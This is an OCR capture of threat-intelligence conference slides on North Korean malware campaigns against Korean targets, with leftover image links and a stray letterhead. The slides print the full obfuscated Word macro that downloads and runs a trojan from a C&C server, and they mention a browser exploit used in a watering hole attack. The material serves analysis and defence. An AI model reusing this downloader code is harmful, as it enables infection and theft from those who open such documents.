
시행 총괄과 (2017.08.09) 접수 ( )

우 30108 세종특별자치시 다솜3로 95 / http://www.ftc.go.kr

전화번호 044-200-4010 팩스번호 044-200-4242 / hanseongho@korea.kr / 비공개(6,7)


>> A Recent Sample





>> A Recent Sample

- Trojan Manuscryt encoded with XOR.
- Manuscrypt packed with VMP.
- Decoded by shellcode and inject into “explorer.exe” process directly (fileless)



>> Word DOC with malicious Macro

2017-07-25_04-13_279655915fe0d2e5c5d1cbd25e57c7b3_39a301c4(web)KR_1 - ThisDocument (Code)


(General) | bSsUzkfTofVj

```
Private Declare PtrSafe Function xfTofVjudcPBdzLZHYK Lib "urlmon" Alias _
"URLDownloadToFileA" (ByVal PpdbUnkGdBGDORhCDMWRv As Long, ByVal KexQLAgpqoteWflVUlprjlX As String, _
ByVal PAikFhmAKftgStPOrXpc As String, ByVal gFgrlDAWtRJFRix As Long, ByVal SGPn As Long) As Long

Private Sub bSsUzkfTofVj()
Dim LzzbjvXrWuMYMKEWT As String, qZlqnyPQmnwUBfu As String, bhAlyeYZXdNGNsSEUY As String, udcPBdzL As String, ZHYKPpd
qZlqnyPQmnwUBfu = Decrypt("fyf/utpiwt")
bhAlyeYZXdNGNsSEUY = Environ$("tmp") & "#" & qZlqnyPQmnwUBfu

LzzbjvXrWuMYMKEWT = Decrypt("qiq/hpm0tcc0mjbocnviu012t0fmjg0bube0npd/ljopx00;quui")

xfTofVjudcPBdzLZHYK 0, LzzbjvXrWuMYMKEWT, bhAlyeYZXdNGNsSEUY, 0, 0
TWrTXm 0, "open", bhAlyeYZXdNGNsSEUY, "", vbNullString, vbNormalFocus
End Sub

Private Sub Document_Open()
Selection.WholeStory
Selection.ParagraphFormat.Alignment = wdAlignParagraphLeft
Selection.End = Selection.End - 1
Selection.Font.Name = "굴림"
bSsUzkfTofVj
End Sub

Private Function Decrypt(enc)
    Dim x, i, tmp
    enc = StrReverse(enc)
    For i = 1 To Len(enc)
        x = Mid(enc, i, 1)
        tmp = tmp & Chr(Asc(x) - 1)
    Next
    Decrypt = tmp
End Function
```

Obfuscated C&C server. Decode as hxxp://wonik.com/data/file/s10/thumbnail/bbs/log.php

Download trojan AsdfDoor (7caa500b60a536d7501e7a6c02408538)

Korean in the Macro script



>> Exploit for Watering hole attack

CVE 2016-0189

- > Vulnerability works on Internet Explorer 9-11
- > Remote execute Javascript
- > Compromised website to targeted North Korea defectors

>> Fun Facts

Interesting PDB Strings

Removed from Release version

>> AGENDA

- # Why this talk?
- # Related Work
- # The Malwares and Attack Cases
- # The Exploit and Attack Cases
- # Takeaways
- # Q&A

>> Takeaways

> We introduce some “legos” codes, exploits and webshell for identify attacks from DPRK cyber army.

> Cyber attacker from DPRK frequently reuse function codes in their attacks.

> We are building a shared code library called “The Legos” project. Encouraging researchers to release the YARA rules of lego functions. 

> The legos indicates a share code database or dedicated group responsible for tools development.

> More attacks from Lazarus/Bluenoroff/Andariel are exceptive, be prepared and update to the latest intelligence.

Questions?

ashley_shen_920

krNeoTra

>> Some Reference

Reports

- > Financial Security Institute - Campaign Rifle : Andariel, the Maiden of Anguish
- > https://www.vxsecurity.sg/2016/11/22/technical-teardown-exploit-malware-in-hwp-files/
- > https://www.fireeye.com/blog/threat-research/2017/05/eps-processing-zero-days.html